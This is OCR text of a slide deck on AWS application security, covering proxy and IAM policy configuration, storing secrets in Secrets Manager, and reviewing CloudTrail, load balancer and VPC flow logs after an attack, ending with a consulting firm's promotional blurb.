
Using a Proxy with the Java V2 SDK

```
ProxyConfiguration config = ProxyConfiguration.builder()
                            .endpoint(new URI("http://proxy:3128"))
                            .addNonProxyHost("169.254.169.254")
                            .useSystemPropertyValues(Boolean.FALSE)
                            .build();

ApacheHttpClient.Builder clientBuilder = ApacheHttpClient.builder()
                                         .proxyConfiguration(config);

S3Client client = S3Client.builder()
                  .httpClientBuilder(clientBuilder)
                  .build();
```

Network Firewall




Control Blast Radius

Don’t let a vulnerability in one app turn your AWS account into a Bitcoin mine.

Application Roles

```
{
    "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": [
            "s3:PutObject"
        ],
        "Resource": [
            "arn:aws:s3:::com-example-uploads/*"
        ]
    }
}
```

Multi-Account




Service Control Policies

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RestrictRegion",
      "Effect": "Deny",
      "Action": "*",
      "Resource": "*",
      "Condition": {
        "StringNotEqualsIfExists": {
          "aws:RequestedRegion": [
            "us-east-1",
            "us-east-2",
            "us-west-1",
            "us-west-2"
          ]
        }
      }
    }
  ]
}
```

Secrets, not Environment Variables

PGHOST	db.example.com
PGPORT	5432
PGUSER	postgres
PGPASSWORD	hunter2
PGDATABASE	app

DB_SECRET	arn:aws:secretsmanager:us-east-1:123456789012:secret:Example



```
{
  "host": "db.example.com",
  "port": 5432,
  "username": "postgres",
  "password": "hunter2",
  "dbname": "app"
}
```

Post-Attack Post-Mortem

Were you attacked? Were they successful? What happened?

CloudTrail Events


```
{
    "eventTime": "2022-03-12T15:39:39Z",
    "eventSource": "secretsmanager.amazonaws.com",
    "eventName": "GetSecretValue",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "123.45.67.89",
    "requestParameters": {
        "secretId": "..."
    },
    "userIdentity": {
        "type": "IAMUser",
        "arn": "arn:aws:iam::123456789012:user/kdgregory",
        "...": "..."
    },
    "...": "..."
}
```

Load Balancer Logs

Is the load balancer log different from the application log?

Load balancer logs identify request handler, some errors

```
https 2018-07-02T22:23:00.186641Z app/my-loadbalancer/50dc6c495c0c9188
192.168.131.39:2817 10.0.0.1:80 0.086 0.048 0.037 200 200 0 57
"GET https://www.example.com:443/ HTTP/1.1" "curl/7.46.0" ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2
arn:aws:elasticloadbalancing:us-east-2:123456789012:targetgroup/my-targets/73e2d6bc24d8a067
"Root=1-58337281-1d84f3d73c47ec4e58577259" "www.example.com"
"arn:aws:acm:us-east-2:123456789012:certificate/12345678-1234-1234-1234-123456789012"
1 2018-07-02T22:22:48.364000Z "authenticate,forward" "-" "-" "10.0.0.1:80" "200" "-" "-"
```

https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-access-logs.html#access-log-entry-examples

VPC Flow Logs

Capture a summary of protocol-level traffic between nodes

Useful to diagnose traffic spikes in “normal” operations

```
#Traffic from source instance to host on the internet
i-01234567890123456 eni-1111aaaa2222bbbb3 10.0.1.5 203.0.113.5 10.0.1.5 203.0.113.5

#Response traffic from host on the internet to the source instance
i-01234567890123456 eni-1111aaaa2222bbbb3 203.0.113.5 10.0.1.5 203.0.113.5 10.0.1.5
```

https://docs.aws.amazon.com/vpc/latest/userguide/flow-logs-records-examples.html

Managed Services

Amazon GuardDuty, Amazon Detective

Ingests CloudTrail, DNS, EKS, and Flow Logs, applies rules, and reports “findings” when something suspicious happens

Detective is organization-wide, summarizes findings and provides search capability

AWS Trusted Advisor

Scans accounts for possible security vulnerabilities (public buckets, public snapshots, open port in security groups, …)

Amazon Inspector, Amazon Macie, …

Closing Thoughts

Source: https://en.wikipedia.org/wiki/File:Black_swan_jan09.jpg
Attribution: Fir0002/Flagstaffotos

Linus's Law

With enough eyeballs, all bugs are shallow

Keith's Corollary

But they have to bite someone first

Technology in the Service of Business.

Chariot Solutions is the Greater Philadelphia region's top IT consulting firm specializing in software development, systems integration, mobile application development and training.

Our team includes many of the top software architects in the area, with deep technical expertise, industry knowledge and a genuine passion for software development.

Visit us online at chariotsolutions.com.

CHARIOT SOLUTIONS